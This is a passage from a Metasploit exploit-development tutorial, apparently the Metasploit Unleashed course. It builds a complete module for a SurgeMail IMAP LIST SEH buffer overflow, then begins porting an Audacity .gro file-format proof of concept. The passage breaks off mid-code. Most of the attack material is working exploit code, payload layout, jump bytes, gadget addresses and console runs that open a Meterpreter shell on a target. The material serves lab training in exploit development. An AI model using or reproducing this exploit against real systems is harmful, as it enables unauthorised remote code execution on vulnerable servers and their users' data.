
```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
        buf = ''
        idx = 0
        offsets = []
        sets.length.times { offsets << 0 }
        until buf.length >= length
                begin
                        buf << converge_sets(sets, 0, offsets, length)
                rescue RuntimeError
                        break
                end
        end
        # Maximum permutations reached, but we need more data
        if (buf.length < length)
                buf = buf * (length / buf.length.to_f).ceil
        end
        buf[0,length]
end
```

So we see that we call the pattern_create function which will take at most two parameters, the size of the buffer we are looking to create and an optional second paramater giving us some control of the contents of the buffer. So for our needs, we will call the function and replace our fuzzed variable with fuzzed =

```
Rex::Text.pattern_create(11000).
```

This causes our SEH to be overwritten by 0x684E3368 and based on the value returned by pattern_offset.rb, we can determine that the bytes that overwrite our exception handler are the next four bytes 10361, 10362, 10363, 10364.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_offset.rb 684E3368 11000
10360
```




As it often happens in SEH overflow attacks, we now need to find a POP POP RET (other sequences are good as well as explained in "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server" Litchfield 2003) address in order to redirect the execution flow to our buffer. However, searching for a suitable return address in surgemail.exe, obviously leads us to the previously encountered problem, all the addresses have a null byte.

**root@bt4:~# /pentest/exploits/framework3/msfpescan -p surgemail.exe**

[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x00537506 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret

0x00780b25 pop ebp; pop ebx; ret
0x00780c1e pop ebp; pop ebx; ret
0x00784fb8 pop ebx; pop ebp; ret
0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret

Fortunately this time we have a further attack approach to try in the form of a partial overwrite, overflowing SEH with only the 3 lowest significant bytes of the return address. The difference is that this time we can put our shellcode into the first part of the buffer following a schema like the following:

| NOPSLED | SHELLCODE | NEARJMP | SHORTJMP | RET (3 Bytes) |

POP POP RET will redirect us 4 bytes before RET where we will place a short JMP taking us 5 bytes back. We'll then have a near back JMP that will take us in the middle of the NOPSLED.

This was not possible to do with a partial overwrite of EIP and ESP, as due to the stack arrangement ESP was four bytes after our RET. If we did a partial overwrite of EIP, ESP would then be in an uncontrollable area.

## Getting A Shell

With what we have learned, we write the exploit and save it to windows/imap/surgemail_list.rb.

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##


require 'msf/core'


class Metasploit3 < Msf::Exploit::Remote

   include Msf::Exploit::Remote::Imap

   def initialize(info = {})
      super(update_info(info,
         'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
         'Description'    => %q{
            This module exploits a stack overflow in the Surgemail IMAP Server
            version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
            account credentials are required.
         },
         'Author'         => [ 'ryujin' ],
         'License'        => MSF_LICENSE,
         'Version'        => '$Revision: 1 $',
         'References'     =>
            [
               [ 'BID', '28260' ],
               [ 'CVE', '2008-1498' ],
               [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
            ],
         'Privileged'     => false,
         'DefaultOptions' =>
            {
               'EXITFUNC' => 'thread',
            },
         'Payload'        =>
            {
               'Space'       => 10351,
               'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
               'DisableNops' => true,
               'BadChars'    => "\x00"
```

```
            },
        'Platform'       => 'win',
        'Targets'        =>
            [
                [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r 0x0078517e
            ],
        'DisclosureDate' => 'March 13 2008',
        'DefaultTarget' => 0))
    end

    def check
        connect
        disconnect
        if (banner and banner =~ /(Version 3.8k4-4)/)
            return Exploit::CheckCode::Vulnerable
        end
        return Exploit::CheckCode::Safe
    end

    def exploit
        connected = connect_login
        nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed with make_nops()
        sjump = "\xEB\xF9\x90\x90"     # Jmp Back
        njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby  ;)
        evil = nopes + payload.encoded + njump + sjump + [target.ret].pack("A3")
        print_status("Sending payload")
        sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
        sock.put(sploit)
        handler
        disconnect
    end

end
```

The most important things to notice in the previous code are the following:

- We defined the maximum space for the shellcode (Space => 10351) and set the DisableNops feature to disable the automatic shellcode padding, we'll pad the payload on our own.
- We set the default encoder to the AlphanumMixed because of the nature of the IMAP protocol.
- We defined our 3 bytes POP POP RET return address that will be then referenced through the target.ret variable.
- We defined a check function which can check the IMAP server banner in order to identify a vulnerable server and an exploit function that obviously is the one that does most of the work.

Let's see if it works:

```
msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...

Exploits
========

Name                    Description
----                    -----------
windows/imap/surgemail_list  Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow
```


```
msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options

Module options:

Name      Current Setting         Required  Description
----      ---------------         --------  -----------
IMAPPASS  test                    no        The password for the specified username
IMAPUSER  test                    no        The username to authenticate as
RHOST     172.16.30.7             yes       The target address
RPORT     143                     yes       The target port

Payload options (windows/shell/bind_tcp):

Name      Current Setting         Required  Description
----      ---------------         --------  -----------
EXITFUNC  thread                  yes       Exit technique: seh, thread, process
LPORT     4444                    yes       The local port
RHOST     172.16.30.7             no        The target address

Exploit target:

Id  Name
--  ----
0   Windows Universal
```

Some of the options are already configured from our previous session (see IMAPPASS, IMAPUSER and RHOST for example). Now we check for the server version:


```
msf exploit(surgemail_list) > check

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

Yes! Now let's run the exploit attaching the debugger to the surgemail.exe process to see if the offset to overwrite SEH is correct:


```
root@bt:~$ ./msfcli exploit/windows/imap/surgemail_list
PAYLOAD=windows/shell/bind_tcp RHOST=172.16.30.7 IMAPPWD=test IMAPUSER=test E
[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
```





The offset is correct, we can now set a breakpoint at our return address:




Now we can redirect the execution flow into our buffer executing the POP POP RET instructions:




and finally execute the two jumps on the stack which will land us inside our NOP sled:



So far so good, time to get our Meterpreter shell, let's rerun the exploit without the debugger:

```
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(surgemail_list) > exploit

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)

meterpreter > execute -f cmd.exe -c -i
Process 672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>
```

Success! We have fuzzed a vulnerable server and built a custom exploit using the amazing features offered by Metasploit.

## *Using The Egghunter Mixin*

The MSF egghunter mixin is a wonderful module which can be of great use in exploit development. If you're not familiar with the concepts of egghunters, read this.

A recent vulnerability in the Audacity Audio Editor presented us with an opportunity to examine this mixin in greater depth. In the next module, we will exploit Audacity and create a Metasploit file format exploit module for it. We will not focus on the exploitation method itself or the theory behind it - but dive right into the practical usage of the Egghunter mixin.

Setting up Audacity

- Download and install the vulnerable software on your XP SP2 box:

http://www.offensive-security.com/archive/audacity-win-1.2.6.exe
http://www.offensive-security.com/archive/LADSPA_plugins-win-0.4.15.exe

- Download and examine the original POC, taken from : http://milw0rm.com/exploits/7634

## Porting the PoC

Let's port this POC to an MSF file format exploit module. We can use an existing module to get a general template. The zinfaudioplayer221_pls.rb exploit provides us with a good start.

Our skeleton exploit should look similar to this. Notice our buffer being generated here:


```
def exploit
  buff = Rex::Text.pattern_create(2000)
  print_status("Creating '#{datastore['FILENAME']}' file ...")
  file_create(buff)
end
```

We use Rex::Text.pattern_create(2000) to create a unique string of 2000 bytes in order to be able to track buffer locations in the debugger.


Once we have the POC ported, we generate the exploit file and transfer it to our Windows box. Use the generic/debug_trap payloads to begin with.

```
msf exploit(audacity) > show options

Module options:

Name       Current Setting Required Description
----       --------------- -------- -----------
FILENAME   evil.gro        yes      The file name.
OUTPUTPATH /var/www        yes      The location of the file.


Payload options (generic/debug_trap):

Name Current Setting Required Description
---- --------------- -------- -----------


Exploit target:

Id Name
-- ----
0 Audacity Universal 1.2


msf exploit(audacity) > exploit

[*] Creating 'evil.gro' file ...
[*] Generated output file /var/www/evil.gro
[*] Exploit completed, but no session was created.
msf exploit(audacity) >
```


We open Audacity, attach a debugger to it and import the MIDI gro file.





We immediately get an exception from Audacity, and the debugger pauses:




A quick look at the SEH chain shows that we have overwritten an exception handler.





We take the exception (shift + F9), and see the following:




## Completing The Exploit

This is a standard SEH overflow. We can notice some of our user input a "pop, pop, ret" away from us on the stack. An interesting thing to notice from the screenshot above is the fact that we sent a 2000 byte payload - however it seems that when we return to our buffer, it gets truncated. We have around 80 bytes of space for our shellcode (marked in blue). We use the Immunity !safeseh function to locate unprotected dll's from which a return address can be found.




We copy over the DLL and search for a POP POP RET instruction combination using msfpescan.

**root@bt4:/pentest/exploits/framework3# ./msfpescan -p libfftw3f-3.dll**

[libfftw3f-3.dll]
0x637410a9 pop esi; pop ebp; retn 0x000c
0x63741383 pop edi; pop ebp; ret
0x6374144c pop edi; pop ebp; ret
0x637414d3 pop edi; pop ebp; ret

0x637f597b pop edi; pop ebp; ret
0x637f5bb6 pop edi; pop ebp; ret

root@bt4:/pentest/exploits/framework3#

## PoC to Exploit

As we used the pattern_create function to create our initial buffer, we can now calculate the buffer lenth required to overwrite our exception handler.

**root@bt4:/pentest/exploits/framework3/tools# ./pattern_offset.rb 67413966**
**178**
**root@bt4:/pentest/exploits/framework3/tools#**


We modify our exploit accordingly by introducing a valid return address.
[ 'Audacity Universal 1.2 ', { 'Ret' => 0x637410A9} ],

We then adjust the buffer to redirect the execution flow at the time of the crash to our return address, jump over it (xEB is a "short jump") and then land in the breakpoint buffer (xCC).


```
def exploit
   buff = "\x41" * 174
